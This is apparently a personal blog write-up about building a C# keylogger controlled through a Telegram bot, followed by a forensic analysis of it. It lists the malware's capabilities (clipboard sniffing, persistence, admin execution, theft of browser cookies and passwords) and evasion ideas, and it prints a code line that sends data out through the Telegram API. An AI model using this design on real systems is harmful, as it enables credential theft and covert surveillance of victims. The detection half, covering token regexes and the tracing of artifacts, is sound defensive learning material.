Building my first keylogger
Once upon a time, a friend of mine told me “Ca sa fii un portar bun, trebuie sa stii cum gandeste un atacant” N-am aparat o minge niciodata.
This project was started to learn malware development techniques and to better understand how antivirus solutions like Microsoft Defender detect and flag malicious files.
I began working on it in the summer of 2025. Prior to this, I worked with various C2 frameworks such as Metasploit, PowerShell Empire, Havoc, and Cobalt Strike, playing around with payload obfuscation and evasion techniques, until I saw a Youtube video showcasing a threat actor using a telegram channel as a C2.
This went into a research on what can be used as a C2, as I found out some people where using the in game console of Counter-Strike.
Overall, this project served as a solid introduction to malware development concepts.
Malware Design & Capabilities
The malware, is a feature-rich keylogger written in C#:
- File download (up to 50MB)
- Clipboard sniffing
- Active window tracking
- Persistence mechanisms > Registry, Scheduled Task, and Startup Folder
- Command execution with admin privileges > UAC prompt, old and simple method
- Multi-session handling
Dropping this .exe on a Windows machine via browser download/certutil/wget/iex will get caught by MotW by default.
For C2 communication, it uses the Telegram Bot API, sending data via: HttpClient.PostAsync("https://api.telegram.org/botXXX/sendMessage", content);
This communication is encrypted over HTTPS and can be hidden using DNS fronting through a Cloudflare domain.
Telegram commands:
/visualCapture a screenshot/locateChange directory and list it’s contents/statusTest if the connection is still available and admin capabilities ( writing to HKLM registery)/retrieveDownload files up to 50mb
Virus Total Scan: 

 I tested several droppers in C#, Python and Golang to download and execute the keylogger which proved inefficient, as the download-and-execute behavior itself is a major red flag for behavioral analysis and MotW.

I became curious about browser data exfiltration, specifically, cookies and passwords.
I found a GitHub project that accomplished this. Using the /exec command, we can download and run an application that extracts all the browser data into a JSON file and packages it into a ZIP archive, all done with no AV flags since it doesn’t export the data to the internet but saves it locally. We then download this archive using the /retrievecommand.
/exec
Behavioral Analysis & Key Artifacts

The investigation began with Process Explorer, showing the malware spawning from explorer.exe and loading libraries like user32.dll and kernel32.dll 
This was confirmed by finding the key string “WH_KEYBOARD_LL” and the API call SetWindowsHookEx, which is the standard Windows method for implementing a keylogger. 
Uncovering the C2 Channel: A simple way to find a Telegram bot token is to run strings.exe on a memory dump with the regex: \d{9,10}:[a-zA-Z0-9_-]{35}.
The result was what we were looking for: 
Tracing Persistence and Data: Using Process Monitor with filters for registry access and file activity in the Temp directory, we discovered a file created by the malware. 
This file contained the Telegram Bot owner’s Admin ID and a log of all commands executed. 
Further execution traces showed the malware attempting to load a non-existent DLL (relsave.dll) as part of its evasion logic and accessing device registry keys related to persistence. 
The Bigger Compromise: With both the Admin ID and Bot Token exposed, the attacker’s control channel becomes vulnerable. A simple curl request to the Telegram API can reveal the username of the account controlling the bot. 
Network Traffic & Evasion
Network analysis alone would not have revealed the bot token, because of DNS fronting, used to disguise its traffic and keep the token encrypted in memory using a custom CryptDecrypt.dll, preventing it from appearing in plaintext within packet captures. 
